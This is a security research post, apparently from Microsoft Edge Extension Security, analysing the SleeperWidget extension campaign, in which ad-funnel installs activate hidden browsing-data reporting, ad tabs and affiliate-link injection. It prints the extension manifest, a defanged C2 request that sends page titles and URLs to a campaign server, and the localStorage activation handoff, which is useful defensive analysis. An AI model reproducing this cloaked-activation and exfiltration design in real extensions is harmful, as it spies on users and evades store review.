SleeperWidget: How Ad-Driven Installs Activate Hidden Browser Extension Behavior
Browser extension stores review submissions to identify harmful or deceptive behavior before they reach users. Microsoft Edge Extension Security investigated a family of store-hosted extensions that behaved differently depending on how users reached their listings. This design made policy-violating behavior difficult to observe during direct-install review.
The extensions appeared to provide their advertised utility when installed directly from the store. In the extensions we analyzed, installation through a paid-advertising funnel also activated browsing-data collection, ad injection, and shopping-link modification. We call this campaign SleeperWidget. Its extensions pose as maps, recipe finders, package trackers, and other everyday tools. Most deliver the features they advertise, which makes hidden behavior easier to miss.
SleeperWidget also shows how a Manifest V3 extension can abuse permitted capabilities without bypassing the platform’s security model. The executable code was included in the reviewed package, while the advertising funnel supplied the activation data that allowed the hidden behavior to remain dormant during a direct-install review.
This post follows one member of the family, View Point 3D Earth (extension ID mfmgmgocbldnnanccchdmngckohenkmg, version 8.9.3001.3), from the advertisement to its command-and-control (C2) traffic.

Figure 1. The SleeperWidget attack chain at a glance.
Campaign scope
The investigation identified at least 250 related listings across Microsoft Edge Add-ons, Chrome Web Store, and Mozilla Add-ons. Many used recurring SEO-style names and presented utilities such as maps, weather tools, package trackers, converters, games, and coupon extensions.
In activated samples, we observed advertising pages opening in new tabs, webpage overlays, affiliate-tagged destinations, and notification-style promotional units. The samples also reported full page URLs and titles, along with tab and window metadata, to campaign servers.
We correlated extension metadata, infrastructure, and observed behavior to identify the broader family. No individual signal was conclusive, but their combination connected listings that otherwise appeared unrelated.
The findings are also informing ongoing improvements to Microsoft Edge’s extension review and protections. The linked IOC PDF provides the full identifier set. The following analysis traces one sample from the advertisement to the C2 traffic.
The ad-driven installation path
Paid search promotion was not limited to one platform. We observed campaign-related map utilities in sponsored results on Bing and Google. The Bing result led to viewpoint3dearth[.]com, the domain used by the extension traced in this post. The Google result promoted earthview360[.]net, another domain associated with the same family.

Figure 2. Sponsored results promoting SleeperWidget landing pages on Bing and Google.
For the View Point 3D Earth, selecting the Bing ad opened a marketing page with an Add to Edge button. The landing-page URL carried advertising-attribution parameters that distinguished this path from a direct store visit:
1
hxxps://www[.]viewpoint3dearth[.]com/vpdewvthve/landing.php?uid=0&lid=0&sid=533611161&sid2=1360098605291227&sid4=google%20map%20us&msclkid=37a1b08114e413008764da04247cf625
The msclkid records the Microsoft Advertising click. The campaign-controlled sid, sid2, and sid4 values carry details such as the search term and campaign group. They also let the backend distinguish this route from a direct store visit. A direct installation starts at the official store listing and therefore does not include this landing-page URL or its campaign parameters. Both paths lead to the same store listing, so the listing alone does not reveal the difference in activation or subsequent behavior.

Figure 3. The campaign landing page and its advertising-attribution parameters.
The button then redirected to the official store listing. No sideloading was involved; the extension used the normal store installation flow.

Figure 4. The landing page redirects to the extension’s official store listing.
After installation, the extension displayed the promised 3D Earth widget. Because the installation came through the campaign landing page, it also retained the activation data needed to enable the hidden behavior.
The campaign used the same installation pattern for Chrome and Firefox, changing the button text and official store destination to match the browser.

Figure 5. The campaign landing page and Chrome Web Store listing.

Figure 6. The campaign landing page and Firefox Add-ons listing.
The three versions came from the same server-side PHP template. Only a few values changed, including the button text, store URL, browser name, and two values unique to the visit.
Extension architecture
The extension uses Manifest V3, three named permissions, and a content script with broad site access:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
{
  "manifest_version": 3,
  "name": "View Point 3D Earth",
  "version": "8.9.3001.3",
  "permissions": ["storage", "idle", "alarms"],
  "background": { "service_worker": "sw.js" },
  "content_scripts": [
    {
      "js": ["page.js"],
      "matches": ["https://*/*", "http://*/*"],
      "run_at": "document_start"
    }
  ]
}
Although the named permissions are common, page.js runs at document_start on every HTTP and HTTPS page. Such access can be legitimate when a feature requires it, but a 3D Earth viewer does not need site-wide access.
The package separates the advertised 3D Earth viewer in popup.html from the dormant C2 components in sw.js and page.js. The viewer operates independently. After activation, the C2 components report browsing activity and process server responses.
Manifest V3 blocks remotely hosted code, but it cannot determine why declared access is used. SleeperWidget packages its executable code with the extension and uses its site-wide content script to read and report page context without violating Manifest V3’s remote-code restriction.
How the landing page activates the extension
The landing page stores two pieces of information before installation: an activation ticket showing that the user arrived through an advertisement, and an identifier for that browser. After installation, the extension opens a page on the same campaign domain. Because its content script runs on that page, it can read the activation data from the site’s localStorage and copy it into extension storage. This creates a handoff between the advertising funnel and the newly installed extension without embedding the ticket in the extension package.
On startup, the extension checks for the activation ticket. A direct store install does not have one, so the extension provides the advertised widget without contacting its C2 server. An install that came through the advertising funnel has a valid ticket and continues into the C2 workflow.

Figure 7. The landing page supplies the data that activates the extension.
Behavior after activation
After activation, the extension opened advertising pages, reported browsing activity to a campaign server, and added affiliate tags to shopping links without the user’s knowledge or consent. The popup’s widget and Sponsored content toggles were both enabled by default, with no separate consent prompt or explanation of what sponsored content included.

Figure 8. The Widget and Sponsored content controls, both enabled by default.
Shortly after activation, the extension opened advertising pages in new tabs without user interaction.

Figure 9. Advertising pages opened in new tabs without user interaction.
Browsing data reported to the C2 server
The manifest’s broad match patterns allow page.js to run on HTTP and HTTPS pages. It reads document.title and window.location.href, then sends those values to sw.js through extension runtime messaging. The service worker posts the page context to etailers[.]viewpoint3dearth[.]com/blase. The server allows the extension origin through permissive CORS, enabling the service worker to read the response without a host_permissions entry. Field names vary between extensions. The following request shows the data they represent.
1
2
3
4
5
6
7
8
POST hxxps://etailers[.]viewpoint3dearth[.]com/blase
{
  "hallo":  { "crick": { "hierarch": "buy latest iphone ... - Search" } },
  "ozonic": { "qualm": "https://www.bing.com/search?q=buy+latest+iphone" },
  "ruc":    { "outside": { "lodge": 1542490740 } },
  "avoidance": { "vera": true },
  "matron": { "mask": "maximized" }
}

Figure 10. A request containing navigation data sent to the /blase endpoint.
| Obfuscated field | Actual meaning |
|---|---|
hallo.crick.hierarch | Page title (search queries leak here) |
ozonic.qualm | Full URL of the page |
ruc.outside.lodge | Tab identifier |
avoidance.vera | Whether the tab is focused |
matron.mask | Window state (maximized or minimized) |
In addition to sending this data to the server, the extension maintains a local record of open tabs, keyed by tab ID and containing each tab’s title and URL.
The server usually returns an empty object. At other times, it returned a destination URL for the extension to open, which is what drove the ads and affiliate links.

Figure 11. The server’s response carrying a destination URL for the extension to open.
Affiliate tags in shopping links
When the server spots shopping intent in the page, it responds with a redirect that injects the actor’s own affiliate tag, so the attacker collects a commission on a purchase.
